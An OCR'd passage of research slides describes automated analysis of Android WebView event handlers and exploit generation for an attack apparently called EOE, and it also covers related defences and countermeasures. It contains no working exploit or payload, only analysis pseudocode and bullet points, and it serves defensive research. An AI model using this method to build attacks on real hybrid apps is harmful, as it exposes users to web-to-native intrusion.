
Native

```
shouldOverrideUrlLoading(WebView view, String url) {
    ...
    function1 ← hashmap(c1. c2)   Implicit Flow
    ...
}
```

Phase1: Event Handler Analysis

- Implicit Flows
  - Converting implicit flows to regular conditional statements
- Hashmap
  - r = hashmap.get(k)
    - [k_0, k_1, k_2 , ..., k_n]
  - Conversion


```
if (k.equals(k_0)) k = k_0;
else if (k.equals(k_1)) k = k_1;
... ;
else if (k.equals(k_n)) k = k_n;
r = hashmap.get(k);
```



Phase 1

Phase3: Exploit Code Generation

- Conducting the systematic study of event handler triggering code and constraints
  - Web events -> Native event handlers
  - Transferring data
  - Triggering constraints
- JavaScript Code Syntax Analysis
  - Analyzing Abstracted Syntax Tree






Figure 6: AST of $I + J$

Related Work

- NoFrak, MobileIFC, and Draco: extending same origin policy (SOP) to the native layer, or providing access control on event handlers
  - Hard to deploy
  - Hard to upgrade
  - Course-grained
- WIREframe and HybridGuard: providing policy enforcement
  - They only focus on JavaScript code.
  - They can be bypassed by EOE.

Countermeasure

- Using safe connection channel: HTTPS
- Checking the frame level and the origin information of the event handler caller
- Upgrade WebView to the newest version
  - Providing new APIs with rich information